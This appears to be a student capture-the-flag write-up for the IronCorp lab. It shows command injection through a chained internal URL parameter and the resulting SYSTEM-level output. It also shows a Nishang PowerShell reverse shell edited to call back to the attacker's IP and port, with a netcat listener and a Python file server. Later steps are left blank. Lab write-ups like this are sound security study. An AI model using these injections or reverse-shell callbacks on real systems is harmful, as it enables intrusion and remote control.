Booting up burp suite, we tried to see if we could change our url to request anything else. If we pipe down a “whoami” command, we can get this response.

Request

Pretty Raw Hex \n

```
1 GET /?r=
http://internal.ironcorp.me:11025/name.php?name=Equinox|whoam
i HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Pretty Raw Hex Render \n

```
141     }
142     //-->
143   </script>
144   <html>
145
146     <body>
147
148       <b>
            My name is:
          </b>
          <pre>
149         nt authority\system
150       </pre>
151     </body>
152
153   </html>
154
155
156
```


On the other hand, using a “dir” command leads us to this output.

```
1 GET /?r=http%3A%2F%2Finternal.ironcorp.me%3A11025%2Fname.php%3Fname%3Dtest%2B%2526%2526%2Bdir HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

```
<b>
  My name is:
</b>
<pre>
  EquinoxEquinox
  Volume in drive E is New Volume
  Volume Serial Number is DE7B-E159

  Directory of E:\xampp\htdocs\internal

  04/11/2020  09:11 AM    <DIR>
                .
    04/11/2020  09:11 AM    <DIR>
                ..
      03/27/2020  08:38 AM                53 .htaccess
      04/11/2020  09:34 AM               131 index.php
      04/11/2020  09:34 AM               142 name.php
      3 File(s)            326 bytes
      2 Dir(s)   1,468,579,840 bytes free
  </pre>
</body>
```

We thought maybe there is an XSS vulnerability here but we cannot figure out how to take advantage of it.

I tried uploading a reverse powershell directly but to no avail.



Muzaffar found that we can use Nishang to send the reverse shell. The first attempt is to use InvokePowerTcp. Firstly, download Invoke-PowerShellTcp.ps1 on the github.

```
┌──(1211103184㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
--2022-08-02 22:05:52--  https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerS
hellTcp.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.1
99.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4339 (4.2K) [text/plain]
Saving to: 'Invoke-PowerShellTcp.ps1'

Invoke-PowerShellTcp.ps1   100%[=========================================>]   4.24K  --.-KB/s    in 0s

2022-08-02 22:05:52 (50.4 MB/s) - 'Invoke-PowerShellTcp.ps1' saved [4339/4339]
```

Next, edit the file and put the command with our kali IP address and listener port.


```
 GNU nano 5.9                    /home/1211103184/Invoke-PowerShellTcp.ps1 *
            }
            catch
            {
                Write-Warning "Something went wrong with execution of command on the target."
                Write-Error $_
            }
            $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
            $x = ($error[0] | Out-String)
            $error.clear()
            $sendback2 = $sendback2 + $x

            #Return the results
            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
        if ($listener)
        {
            $listener.Stop()
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the corre>
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.18.31.24 -Port 1234
```

Start the python server and the listener port.

```
┌──(1211103184㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
┌──(1211103184㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

Put the powershell command in the browser following the link. But for some reason, it did not worked.



Next, he tried to use the ConptyShell. Likewise, follow the steps from before; download the file,start Python server, launch a Netcat listener, and put the powershell command.

```
┌──(1211103184㉿kali)-[~]
└─$ wget https://github.com/samratashok/nishang/blob/master/Shells/Invoke-ConPtyShell.ps1
--2022-08-02 22:18:24--  https://github.com/samratashok/nishang/blob/master/Shells/Invoke-ConPtyShell.ps1
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'Invoke-ConPtyShell.ps1'

Invoke-ConPtyShell.ps1          [ <=>                                ] 306.78K  --.-KB/s    in 0.09s

2022-08-02 22:18:25 (3.19 MB/s) - 'Invoke-ConPtyShell.ps1' saved [314142]
```

But in the end, the result was still the same.

Step 3: Horizontal Privilege Escalation

Members Involved:

Tools used:

Thought Process and Methodology and Attempts:

Step 4: Root Privilege Escalation

Members Involved:

Tools used:

Thought Process and Methodology and Attempts:

Contributions

ID	Name	Contribution	Signatures
1211103213	Uwais	Recon by looking for open directories and any XSS vulnerabilities, tried to upload reverse powershell but didn't work, wrote the writeup.	
1211103149	Dzakry Hariz	Found the ports, brute forced the admin login and fixed/added little things to the writeup.	
1211103184	Muzaffar	Search for open ports, looking for other requests in url, tried to do Nishang reverse Powershell and wrote the writeup.	
1211102082	Thanussha	combined and edited the video.	

VIDEO LINK: https://youtu.be/bPinTFuvdNQ